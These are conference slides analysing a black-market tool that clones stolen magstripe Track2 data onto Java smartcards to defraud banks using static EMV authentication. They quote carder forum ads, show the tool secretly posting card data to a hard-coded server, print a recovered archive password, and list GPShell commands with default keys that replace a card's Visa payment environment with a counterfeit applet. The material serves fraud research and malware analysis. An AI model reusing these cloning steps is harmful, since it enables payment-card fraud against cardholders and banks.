An EMV chip cloning case

Frank Boldewin (@r3c0nst)

AREA41
SECURITY CONFERENCE

How the story started… (short version)

- In August 2015 I received an encrypted call from an investigative reporter of a German IT magazine.
- Reporter: „I got an offer for software from a guy in the carder scene that is supposed to be able to clone credit card data onto an EMV chip. But I can't get it to work. Interested in taking a look at the case?"
- Me: „Uh, yeah! Sounds interesting. Send me the software and I'll analyze it for you."

Quick websearch revealed first answers…

KrebsonSecurity
In-depth security news and investigation

About the Author
Blog Advertising

27
Oct 14

‘Replay’ Attacks Spoof Chip Card Charges

An odd new pattern of credit card fraud emanating from Brazil and targeting U.S. financial institutions could spell costly trouble for banks that are just beginning to issue customers more secure chip-based credit and debit cards.

emvblueOver the past week, at least three U.S. financial institutions reported receiving tens of thousands of dollars in fraudulent credit and debit card transactions coming from Brazil and hitting card accounts stolen in recent retail heists, principally cards compromised as part of the breach at Home Depot.

The most puzzling aspect of these unauthorized charges? They were all submitted through **Visa** and **MasterCard**‘s networks as chip-enabled transactions, *even though the banks that issued the cards in question haven’t even yet begun sending customers chip-enabled cards*.

The most frustrating aspect of these unauthorized charges? They’re far harder for the bank to dispute. Banks usually end up eating the cost of fraud from unauthorized transactions when scammers counterfeit and use stolen credit cards. Even so, a bank may be able to recover some of that loss through dispute mechanisms set up by Visa and MasterCard, as long as the bank can show that the fraud was the result of a breach at a specific merchant (in this case Home Depot).

However, banks are responsible for all of the fraud costs that occur from any fraudulent use of their customers’ chip-enabled credit/debit cards — *even fraudulent charges disguised as these pseudo-chip transactions.*

CLONED CHIP CARDS, OR CLONED TRANSACTIONS?

KrebsonSecurity
In-depth security news and investigation

About the Author
Blog Advertising

01
Apr 15

‘Revolution’ Crimeware & EMV Replay Attacks

In October 2014, KrebsOnSecurity examined a novel “replay” attack that sought to exploit implementation weaknesses at U.S. financial institutions that were in the process of transitioning to more secure chip-based credit and debit cards. Today’s post looks at one service offered in the cybercrime underground to help thieves perpetrate this type of fraud.


Several U.S. financial institutions last year reported receiving tens of thousands of dollars in fraudulent credit and debit card transactions coming from Brazil and hitting card accounts stolen in recent retail heists, principally cards compromised as part of the October 2014 breach at Home Depot. The affected banks were puzzled by the attacks because the fraudulent transactions were all submitted through **Visa** and **MasterCard**‘s networks as chip-enabled transactions, even though the banks that issued the cards in question hadn’t yet begun sending customers chip-enabled cards.

Seller in underground forum describes his "Revolution" software to conduct EMV card fraud against banks that haven't implemented EMV correctly .

Seller in underground forum describes his “Revolution” software to conduct EMV card fraud against banks that haven’t implemented EMV fully.

Fraud experts said the most likely explanation for the activity was that crooks were pushing regular magnetic stripe transactions through the card network as chip card purchases using a technique known as a “replay” attack. According to one bank interviewed at the time, MasterCard officials explained that the thieves were likely in control of a payment terminal and had the ability to manipulate data fields for transactions put through that terminal. After capturing traffic from a real chip-based chip card transaction, the thieves could insert stolen card data into the transaction stream, while modifying the merchant and acquirer bank

Digging deeper into carder boards and other black markets revealed more answers…



12-14-2014 10:54 PM #1

Vendor of:
ATM/POS Skimmer softwares

Join Date: Oct 2013

Posts: 90

0 For This Post

Revolution software(exclusive Recently finished and tested) : clone your 201s on card check thread.

Hello people,

You can use any writer ez100pu ACR38 ACR92 omneykey 3121 it write t2 / write on jcop 36-40k (versions latest that are now being used now maybe can work with others new coming ones) and will work not in all pos , it works great with verifones ..when ask pin you insert any 4 digits sample 0000. The buyer will be provided couple of banks which worked and tested on it cause at is it seems it does not work with all banks)

Explanation more: software will write 201 dump on the chip - verifone will read it and approve it.

New version debit and credit now
29/1/2015 with jacop 80k cards.

JCOP: is related to java programming.
this will be cards to write 201s on it.

You need JACOP 36 or 40k model cards. (java cards)
SO you can find many writers and cards models should be JCOP 36 or 40k
there are some writers which do magstrip and chip also together.

Anyways - the important is Java card.
This software works with java cards work with static EMV security not with dynamic. the software was like impossible to do it ! but its done.
Static means the t2 remains the same every transaction.

the good news is that USA is shifting to EMV.
The thing to add is that i will provide from alot of banks that uses static some of them that has been tested on it after purchase. imagine how many banks using STATIC!
Seller of 201s will go far in business.

- Insert your chip card and type any pin (0000) is something very good many countries have EMV to implement it. but you can also force pos to read it.


it works best with verifones! is not only for them but has been tested on verifones
approx many models will work the important is bank EMV static or dynamic. but u can't know since you don't test the bank dumps bins.

Prices, available Tools, working BINLists…

6 track2chip SOFTWARE! + RARE WORLD ULTIMATE STATIC BINLIST!

Geplaatst op 23 Oct. 2015, 15:25:53

€ 499,00



Omschrijving

Vraagprijs	€ 499,00	Geplaatst op	23 Oct. 2015, 15:25:53
Bekeken	140 x		

We are NOW OFFERING FOR SALE **6** track2chip software for not even the price of one!

Write track 2 on Jcop 21-36k
Works with SDA static bins
Works with omnikey 3021 or any EMV reader/Writer
Works with any PIN for POS, need real pin for ATM

Get it while it lasts.


INCLUDES:
RB2, RB5, B.R. SMART CARD WRITER V.9, MATRIX, JCopHiroLive, MSR2006 and PAWS SDA CHIP WRITER.
NEW SOFTWARE: GOLDMETAL

ICQ: 676287577

Hunting on Virustotal revealed tools for cloning creditcard data on EMV chips exist like sand on the sea.

So what hardware is needed to clone a creditcard?


JCOP21-36 JAVA based smart cards




OMNIKEY 3121 card writer
Prize → 20 Euros

Counterfeit creditcards - professional style

Cardprinter




Cloned card




The analysis target → SDA EMV Chip Writer

- Script Type → 4 supported card types
- Delete → Purge all Java smartcard applications on EMV-chip
- Format → Prepare chip
- Save Track → to write all necessary data to the chip
- Name + Track2 number fields, e.g. from cc dumpz




Status after deleting, formating and saving track data to EMV-Chip



Findings so far….

- First steps are the deletion and formating of the chip
- After filling name and track2 fields we can save the data to the chip
- A hidden directory called C:\Windowr is being created, containing the following files:
  - Several GPShell files (needed to communicate with the chip)
  - APDU.DLL, which is in fact a textfile, containing GPShell commands to send APDUs to the chip
  - MacGyver.cap → A Javacard applet, which needs to be reverse engineered to get a clue what it does exactly



Network communication when trying to write to the chip

After selecting „Save Track to JCOP chip“ feature, the tool secretly tries to send the Track2 data to a server on the internet. If it fails the tool crashes. ←Reason why the reporter failed to get it working!
→ Patching the assembly code made it work.


```
---> http://178.62.125.232/user_jcop.php

POST /user_jcop.php HTTP/1.0
Connection: keep-alive
Content-Type: multipart/form-data; boundary=--------090415171729460
Content-Length: 309
Host: 178.62.125.232
Accept: text/html, */*
Accept-Encoding: identity
User-Agent: Mozilla/4.0 (compatible; ICS)

----------090415171729460
Content-Disposition: form-data; name="AUT"

True
----------090415171729460
Content-Disposition: form-data; name="myusername"


----------090415171729460
Content-Disposition: form-data; name="mynumberca"

5232540056342378=31102011000063800000
----------090415171729460--
```

Track2 data

Reversing the code…

```
.text:0067E84D loc_67E84D:                             ; CODE XREF: DecryptAndSaveZippedRessource+C7↑j
.text:0067E84D                 xor     ecx, ecx
.text:0067E84F                 mov     dl, 1
.text:0067E851                 mov     eax, ds:VMT_67CC88_TAbUnZipper ; this
.text:0067E856                 call    TAbUnZipper_Create ; 'TAbUnZipper.Create'
.text:0067E85B                 mov     [ebp+var_8], eax
.text:0067E85E                 xor     eax, eax
.text:0067E860                 push    ebp
.text:0067E861                 push    offset loc_67E8C8
.text:0067E866                 push    dword ptr fs:[eax]
.text:0067E869                 mov     fs:[eax], esp
.text:0067E86C                 mov     edx, offset ZipPassword ; Unzip-Password: Mkl58fgtrr##qa
.text:0067E871                 mov     eax, [ebp+var_8]
.text:0067E874                 call    TAbUnZipper_SetPassword
.text:0067E879                 lea     eax, [ebp+var_14]
.text:0067E87C                 mov     ecx, offset aGlobal_drv ; "Global.drv"
.text:0067E881                 mov     edx, __C_Windowr_ ; Extracts to hidden directory ---> C:\Windowr
.text:0067E887                 call    @UStrCat3
.text:0067E88C                 mov     edx, [ebp+var_14]
.text:0067E88F                 mov     eax, [ebp+var_8]
.text:0067E892                 mov     ecx, [eax]
.text:0067E894                 call    dword ptr [ecx+58h] ; 'TAbUnZipper.SetFileName'
.text:0067E897                 mov     edx, __C_Windowr_
.text:0067E89D                 mov     eax, [ebp+var_8]
.text:0067E8A0                 call    TAbUnZipper_SetBaseDirectory
.text:0067E8A5                 mov     edx, offset a__53 ; "*.*"
.text:0067E8AA                 mov     eax, [ebp+var_8]
.text:0067E8AD                 call    TAbCustomUnZipper_ExtractFiles
```

Password to extract the PE-resource „DRV“ containing APDUs, GPSHELL binaries and commands for communication with the Java smartcard



Understanding the Terminal←→EMV chip communication via Application Protocol Data Units (APDU)

Command APDU

HEADER				BODY		
CLA	INS	P1	P2	Lc	DATA	Le

Response APDU

BODY	STATUS WORD	
DATA	SW1	SW2

CLA: Class byte, defines command class, e.g. using secure messaging or not
INS: Instruction byte, to indicate instruction code
P1-P2: Parameter bytes of instruction code
Lc: Number of bytes in data field
Data: Field with data
Le: max. number of bytes expected in data field with next response APDU
SW: status word of the applet. Reader notifys occurences and exceptions via SWs

Understanding the EMV filesystem

MF: Masterfile, contains ICC serial number, access control keys, card's general PIN etc.


ADF: Application definition file, Data container, Referenced with an AID, emcompasses one or more AEFs

AEF: Application elementary file, linear variable file containing information of a card application

DDF: Directory definition file, encompasses a group of related ADFs

SFI: Short file identifier, AEFs are referenced by SFIs, can be 1-30.

PSE: Payment system environment, special DDF for grouping payment applications



EMV cryptography – Authentication standards 1/2

- SDA - Static Data Authentication
  - Terminal creates hash of important data on card
  - Reads digital signature from card which contains hash for the same data, signed by the issuer and compares these hashes.
  - If signature is valid the data on card has not being tampered with.

- DDA - Dynamic Data Authentication
  - Terminal creates random number and sends it to the card
  - Card uses its private key to sign random number and sends it back
  - Terminal can check the signature using card's public key to make sure card has right private key

- CDA - Combined Data Authentication
  - Combines DDA card authentication with the transaction approval decision

EMV cryptography – Authentication standards 2/2

- ARQC - Authorization Request Cryptogram
  - An ARQC is a digital signature on the financial transaction
  - Assures that message originates from the source, it claims to be from and the contents of the message has not been altered
  - ARQC Generation
    - Card + Session Key derivation
    - Preparation of payment data
    - Encryption / Hashing gives ARQC
  - ARQC can only be decrypted by the owner of the secret key (usually the bank)

- Online/Offline transaction decisions
  - Terminal decides if transaction is done online or offline, depending on terminals configuration and amount of money being processed.
  - Online/Offline decision must be confirmed by the card (reject or accept)
  - Card cannot request offline payment, if terminal requires online payment.

SDA EMV Chip Writer features under the hood 1/3
GPSHELL commands to delete the default VISA PSE

mode_211
enable_trace
establish_context
card_connect
select -AID a000000003000000 → ***VISA card manager***
open_sc -scp 2 -scpimpl 0x15 -security 1 -keyind 0 -keyver 0 -mac_key
404142434445464748494a4b4c4d4e4f -enc_key
404142434445464748494a4b4c4d4e4f → ***Secure channel key***
get_status -element 20
delete -AID 315041592e5359532e4444463031 → ***PSE (1PAY.SYS.DDF01)***
card_disconnect
release_context

SDA EMV Chip Writer features under the hood 2/3 GPSHELL commands to install MacGyver.cap as counterfeit VISA PSE

mode_211
enable_trace
establish_context
card_connect
select -AID a000000003000000
open_sc -scp 2 -scpimpl 0x15 -security 1 -keyind 0 -keyver 0 -mac_key 404142434445464748494a4b4c4d4e4f -enc_key 404142434445464748494a4b4c4d4e4f
install -file MacGyver.cap -nvDataLimit 1000 -instParam 00 -priv 4
card_disconnect
release_context

SDA EMV Chip Writer features under the hood 3/3
GPSHELL commands to generate a VISA card

